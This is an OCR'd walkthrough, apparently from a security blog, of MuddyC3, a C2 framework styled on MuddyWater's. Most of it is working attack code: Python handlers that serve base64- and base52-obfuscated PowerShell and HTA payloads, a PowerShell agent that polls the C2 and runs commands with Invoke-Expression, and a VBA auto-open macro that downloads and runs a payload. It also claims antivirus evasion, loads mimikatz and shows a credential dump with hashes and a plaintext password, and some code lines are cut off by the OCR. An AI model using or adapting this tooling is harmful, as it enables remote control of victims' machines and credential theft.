

class payload:

    def GET(self):
        ip = web.ctx.ip
        p_out = '[+] Powershell PAYLOAD Send (%s)' % ip
        print bcolors.OKGREEN + p_out + bcolors.ENDC
        return config.PAYLOAD()


class payloadc:

    def GET(self):
        ip = web.ctx.ip
        p_out = '[+] Powershell Encoded PAYLOAD Send (%s)' % ip
        print bcolors.OKGREEN + p_out + bcolors.ENDC
        payload = config.PAYLOAD()
        return toB52(payload)
```

for example in the urls variable **/get** url will run the function payload so if we tried to access this link on the muddyc2 server we will get the payload



accessing the server with url /get provided us with payload

the same with /getc we got the payload encoded with base52

```
class payloadjf:

    def GET(self):
        ip = web.ctx.ip
        p_out = '[+] Powershell JOB + File PAYLOAD Send (%s)' % ip
        print bcolors.OKGREEN + p_out + bcolors.ENDC
        payload = '$V=new-object net.webclient;$V.proxy=[Net.WebRequest]::GetSystemWebProxy();$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;$S=$V.DownloadString(\'http://{ip}:{port
        Hidden;start-sleep 10;del c:\\programdata\\a.zip;del c:\\programdata\\b.ps1;'
        commandF = "$s=(get-content C:\\\\ProgramData\\\\a.zip);$d = @();$v = 0;$c = 0;while($c -ne $s.length){$v=($v*52)+([Int32][char]$s[$c]-40);if(($c+1)%3) -eq 0){while($v -ne 0){$vv=$v%256;if
        payload = payload.replace('{ip}', config.IP).replace('{port}', config.PORT)
        commandF = commandF.encode('base64').replace('\n', '')
        payload = payload.replace('{payload}', commandF)
        payload = payload.encode('base64').replace('\n', '')
        payload = "Start-Job -scriptblock {iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('%s')))}" % payload
        return payload


class payloadjfs:

    def GET(self):
        ip = web.ctx.ip
        p_out = '[+] Powershell JOB + File +SCT PAYLOAD Send (%s)' % ip
        print bcolors.OKGREEN + p_out + bcolors.ENDC
        payload = '$V=new-object net.webclient;$V.proxy=[Net.WebRequest]::GetSystemWebProxy();$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;$S=$V.DownloadString(\'http://{ip}:{port
        ([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(\'{payload}\')));set-content -path c:\\programdata\\sct.ini -value
        ([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(\'W3ZlcnNpb25dDQpTaWduYXR1cmU9JGNoaWNhZ28kDQoNCltFeGNlbF0NClVuUmVnaXN0ZXJPQ1hzPUV2ZW50TWFuYWdlcg0KDQpbRXZlbnRNYW5
        C:\\ProgramData\\sct.ini,Excel,1," -WindowStyle Hidden;start-sleep 30;del c:\\programdata\\a.zip;del c:\\programdata\\sct.ps1;del c:\\programdata\\sct.zip;del c:\\programdata\\sct.ini;'
        commandF = "$s=(get-content C:\\\\ProgramData\\\\a.zip);$d = @();$v = 0;$c = 0;while($c -ne $s.length){$v=($v*52)+([Int32][char]$s[$c]-40);if(($c+1)%3) -eq 0){while($v -ne 0){$vv=$v%256;if
        payload = payload.replace('{ip}', config.IP).replace('{port}', config.PORT)
        commandF = commandF.encode('base64').replace('\n', '')
        payload = payload.replace('{payload}', commandF)
        payload = payload.encode('base64').replace('\n', '')
        payload = "Start-Job -scriptblock {iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('%s')))}" % payload
        return payload
```

/hjf and /hjfs will run these function that include powershell code that run as powershell job in the background

```
class mshta:

    def GET(self):
        ip = web.ctx.ip
        p_out = '[+] New Agent Request HTA PAYLOAD (%s)' % ip
        print bcolors.OKGREEN + p_out + bcolors.ENDC
        code = '\n<html>\n<head>\n<script language="JScript">\nwindow.resizeTo(1, 1);\nwindow.moveTo(-2000, -2000);\nwindow.blur();\n\ntry\n{\n    window.onfocus = function() { window.blur(); }\n
        replaceAll(\']\',\'=\',string);\n        string = replaceAll(\'[\',\'a\',string);\n        string = replaceAll(\',\',\'b\',string);\n        string = replaceAll(\'@\',\'D\',string);\n
        string = replaceAll(\'{\',\'K\',string);\n        string = replaceAll(\'}\',\'O\',string);\n        var characters = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";\n
        string.charAt(i++) );\n\n            var a = ( ( b1 & 0x3F ) << 2 ) | ( ( b2 >> 4 ) & 0x3 );\n            var b = ( ( b2 & 0xF  ) << 4 ) | ( ( b3 >> 2 ) & 0xF );\n            var c = ( ( b3
        caption="no" showInTaskBar="no" windowState="minimize" navigable="no" scroll="no" />\n</head>\n<body>\n</body>\n</html> \t\n\n'
        js = '\n\t\nvar cm="powershell -exec bypass -w 1 -c $V=new-object net.webclient;$V.proxy=[Net.WebRequest]::GetSystemWebProxy();$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials
        js = js.replace('{ip}', config.IP).replace('{port}', config.PORT)
        js = js.encode('base64').replace('\n', '')
        re = [[']', '='],
         ['[', 'a'],
         [',', 'b'],
         ['@', 'D'],
         ['-', 'x'],
         ['~', 'N'],
         ['*', 'E'],
         ['%', 'C'],
         ['$', 'H'],
         ['!', 'G'],
         ['{', 'K'],
         ['}', 'O']]
        for i in re:
            js = js.replace(i[1], i[0])
```

/hta will run mshta function to generate payload from mshta.exe

Now i will explain the core the URLs along with their code in the agent :

```
class info:

    def POST(self, id):
        data = web.data()
        if config.AGENTS.get(id) == None and data != None:
            data = data.split('**')
            ip = web.ctx.ip
            data.insert(0, ip)
            data.insert(0, config.COUNT)
            config.set_count(config.COUNT + 1)
            p_out = '[+] New Agent Connected(%d): %s - %s\\%s' % (config.COUNT - 1,
             ip,
             data[6],
             data[7])
            print bcolors.OKGREEN + p_out + bcolors.ENDC
            config.AGENTS.update({id: data})
            config.COMMAND.update({id: []})
            config.TIME.update({id: time.time()})
        return 'OK'
```

/info/(.*) URL will run the function info which is register function for new agents , it expect agent id name to be in the URL along with machine information in the body of the POST request. the body must contain below information separated by ** :

1) OS
2) Machine IP
3) system architecture
4) hostname
5) domain name
6) username

the C2 will get the information along with agent ID and save it in array to be used to server commands and other implemented function cause each agent has its own commands queue .

```
$hostname = $env:COMPUTERNAME;
$whoami = $env:USERNAME;
$arch = (Get-WmiObject Win32_OperatingSystem).OSArchitecture
$os = (Get-WmiObject -class Win32_OperatingSystem).Caption + "($arch)";
$domain = (Get-WmiObject Win32_ComputerSystem).Domain;
$IP=(gwmi -query "Select IPAddress From Win32_NetworkAdapterConfiguration Where IPEnabled = True").IPAddress[
$random = -join ((65..90) | Get-Random -Count 5 | % {[char]$_});
$agent="$random-img.jpeg"
$finaldata="$os**$IP**$arch**$hostname**$domain**$whoami"
$h3 = new-object net.WebClient
      $h3.Headers.Add("Content-Type", "application/x-www-form-urlencoded")
      $h=$h3.UploadString("http://{ip}:{port}/info/$agent",$finaldata)
```

This code from the powershell POC agent which collect the information requried by the C2 from windows machine then generate random name for the agent. finally it will do post request to URL **/info/<agent id>** with post request including the required information separated by **

```
class command:

    def GET(self, id):
        if config.AGENTS.get(id) != None:
            config.TIME[id] = time.time()
        if config.AGENTS.get(id) != None and len(config.COMMAND.get(id)) > 0:
            cmd = config.COMMAND[id].pop(0)
            print bcolors.OKGREEN + '[~] ' + id + ':' + cmd + bcolors.ENDC
            return cmd
        elif config.AGENTS.get(id) == None:
            print bcolors.OKGREEN + '[~] ' + id + ':Register' + bcolors.ENDC
            return 'REGISTER'
        else:
            return ''
```

This URL (/cm/(.*)) will accept GET request with agent ID in order to serve the commands for this agent (from command queue) , if the agent is not registered or if the C2 goes down then up and old agent reconnected, it will send **REGISTER** as response which will force the agent to register by sending request to **/info/** URL as you will see below in agent code.
also it will get the current time when the agent ask for command to determine when the last time agent probed to give information if the agent died or still alive.

```
while($true){
$cmd = $h2.downloadString("http://{ip}:{port}/cm/$agent");

if($cmd -eq "REGISTER"){
$h3 = new-object net.WebClient
      $h3.Headers.Add("Content-Type", "application/x-www-form-urlencoded")
      $h3.UploadString("http://{ip}:{port}/info/$agent",$finaldata)
continue
}

if($cmd -eq ""){
sleep 2
continue
}
```

this part of code from powershell POC agent which will run in loop and keep probing the C2 for new commands using URL **/cm/<agent id>**
Now if the command is REGISTER then it will contact URL **/info/<agent id >** to register and get the commands (this is very important in order to not lose the agent when the C2 is down).
if the command is empty it will wait 2 seconds before probing again for command.

```
else{

try{
$output=Invoke-Expression ($cmd) | Out-String
        }
        catch{
        $output = $Error[0] | Out-String;
        }}
$bytes = [System.Text.Encoding]::UTF8.GetBytes($output)
$redata=[System.Convert]::ToBase64String($bytes)
$re = $h3.UploadString("http://{ip}:{port}/re/$agent",$redata);

}
```

at last the command will be executed using Invoke-Expression and the output data will be encoded in base64 then uploaded to URL **/re/<agent id>** which will be explained below

```
class result:

    def POST(self, id):
        data = web.data()
        if config.AGENTS.get(id) != None and data != None:
            data = data.decode('base64')
            p_out = '[+] Agent (%d) - %s send Result' % (config.AGENTS[id][0], config.AGENTS[id][7])
            print bcolors.OKGREEN + p_out + bcolors.ENDC
            print data
        else:
            return 'REGISTER'
        return
```

URL /re/(.*) will run result function which will wait for the result of the executed commands in base64 then decode it and present it to the user

```
class modules:

    def POST(self, id):
        data = web.data()
        if config.AGENTS.get(id) != None and data != None:
            p_out = '[+] New Agent Request Module %s (%s - %s)' % (data, config.AGENTS[id][0], config.AGENTS[id][7])
            print bcolors.OKGREEN + p_out + bcolors.ENDC
            try:
                fpm = open('Modules/' + data, 'r')
                module = fpm.read()
                return module
                fpm.close()
            except Exception as e:
                print e
                return ''

        return 'OK'
```

URL /md/(.*) will wait for a POST request that include agent ID in the URL and in the request body the name of the module requested then it will use the name of module to load from Module/ folder in the C2 directory

```
elseif($cmd.split(" ")[0] -eq "load"){
$f=$cmd.split(" ")[1]
$module=load -module $f
try{
$output=Invoke-Expression ($module)  | Out-String
        }
        catch{
        $output = $Error[0] | Out-String;
        }


}
```

this code from the powershell POC agent which will check if the command got from the C2 is load then it will get the second argument splited by space to request and download the required module. the request will be handled by the function load which will be explained below. the output of load function will include the module which will be executed by Invoke-Expression

```
function load($module)
{



      $handle = new-object net.WebClient;
      $handleh = $handle.Headers;
      $handleh.add("Content-Type", "application/x-www-form-urlencoded");
      $modulecontent=$handle.UploadString("http://{ip}:{port}/md/$agent", "$module");




return $modulecontent
}
```

this code from the powershell POC agent will request the module by POST request to URL /md/<agent id> with request body contain module name.


Now after we finished the analysis part of this article i will walk you through using muddyc3 with POC powershell agent. please note that this just POC and the full tool written on top of muddyc3 will be released soon. i finished implementing many cool features but i will wait until i add more and to be fully tested before the release.

Using MuddyC3 to get domain admin (Red Team) :


i will use simple scenario to show the usage of muddyc3 powershell agent POC.




run the muddyc3 using python2.7 , it will ask you for the IP and Port will be used to create the payloads (this will be your public IP or the IP reachable by the devices you want to hack)



you can use any of the printed payloads but the last 3 undetectable from AVs the others is detectable by kaspersky



as you can see am testing on kaspersky free with no detection but this also applicable for the total security and enterprise edition. also i tested it on trendmicro maximum security.

- 

when the user click enable content you will get connection on the C2 using macro

- ```
Sub Auto_Open()
UpdateMacro
End Sub

Sub AutoOpen()
UpdateMacro
End Sub

Sub Workbook_Open()
UpdateMacro
End Sub

Sub WorkbookOpen()
UpdateMacro
End Sub

Sub Document_Open()
UpdateMacro
End Sub

Sub DocumentOpen()
UpdateMacro
End Sub

Sub UpdateMacro()
Dim str, exec, wsh

exec = "powershell -w hidden Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');"

Set wsh = CreateObject("WScript.Shell")
wsh.exec (exec)
End Sub
```

you can also use macros to spread the agent which used by muddywater in their operations
```

```
(muddyc3 : main) [+] Powershell PAYLOAD Send (209.165.200.1)
[+] New Agent Connected(2): 209.165.200.1 - deadsec.com\hamzag
```

as you can see we got a connection from the agent

```
ID  Status          ExternalIP     InternalIP    OS                                  Arch    ComputerName  Username
--  ------          ----------     ----------    --                                  ----    ------------  --------
1   0.812731981277  209.165.200.1  10.123.20.50  Microsoft Windows 7 Enterprise (64-bit)  64-bit  HAMZAG-PC     deadsec.com\hamzag
2   1.62486004829   209.165.200.1  10.123.20.50  Microsoft Windows 7 Enterprise (64-bit)  64-bit  HAMZAG-PC     deadsec.com\hamzag
0   81.2030961514   209.165.200.1  10.123.20.50  Microsoft Windows 7 Enterprise (64-bit)  64-bit  HAMZAG-PC     deadsec.com\hamzag
```

using list command we can see the list of agents we have and the last time the contacted the C2

```
(muddyc3 : main) use 2
(muddyc3 : Agent(2)-209.165.200.1) pwd
(muddyc3 : Agent(2)-209.165.200.1) [~] YTVIL-img.jpeg:pwd
[+] Agent (2) - hamzag send Result

Path
----
C:\Windows\system32
```


using ” use ” command we move the agent prompt and we can issue command like pwd and get result .

```
(muddyc3 : Agent(2)-209.165.200.1) net user /DOMAIN
(muddyc3 : Agent(2)-209.165.200.1) [~] YTVIL-img.jpeg:net user /DOMAIN
[+] Agent (2) - hamzag send Result
The request will be processed at a domain controller for domain deadsec.com.



User accounts for \\DC.deadsec.com

-------------------------------------------------------------------------------
$731000-GVCAORTF2CJ5     Administrator            ahmedkl
Guest                    hamzag                    resham
krbtgt                   palestine lover          SM_0f7fc25ffad647b69
SM_4896cfb3e08f40f19     SM_6f8e46fca00b4a5da     SM_8f6b608ff39f47c28
SM_93b70d3dbea543298     SM_c9fee4e9289549d9a     SM_efdba70ccc214c6da
SM_f00b6e407c4542fab     SM_ffe77c64b2404bc68     svcSQLServ
test
The command completed successfully.
```


lets see the the users in this domain to find the domain admin by using : **net user /DOMAIN** command




Ok so we checked the user ahmedkl and he is domain admin , now we will check if he had logged in to this machine



you can load powershell modules by copying the modules to Modules/ folder in C2 directory then use ” load <module name.ps1> ” command to load it directly into the agent session. but you can see it didn’t work here because kaspersky intercepted the data as its clear text (this solved by encrypting the data in my upcoming tool)



this picture shows kaspersky blocking /md/ url because mimikatz detected by AV so we will pause to complete the demo



now that mimikatz loaded

```
Authentication Id : 0 ; 1273870 (00000000:0013700e)
Session           : Interactive from 1
User Name         : hamzag
Domain            : DEADSEC
SID               : S-1-5-21-3261553279-3475645768-2539779945-1108
        msv :
         [00000003] Primary
         * Username : hamzag
         * Domain   : DEADSEC
         * LM       : a472b3f974aca813ef37e41421db1c08
         * NTLM     : d86af1e8d4613a4bb4fb0e43c405fcb9
         * SHA1     : 0f8416a34dd8eee6ccc1871d3ca82e8f3246e7b8
        tspkg :
         * Username : hamzag
         * Domain   : DEADSEC
         * Password : Admin09-
        wdigest :
         * Username : hamzag
         * Domain   : DEADSEC
         * Password : Admin09-
        kerberos :
         * Username : hamzag
         * Domain   : DEADSEC.COM
         * Password : Admin09-
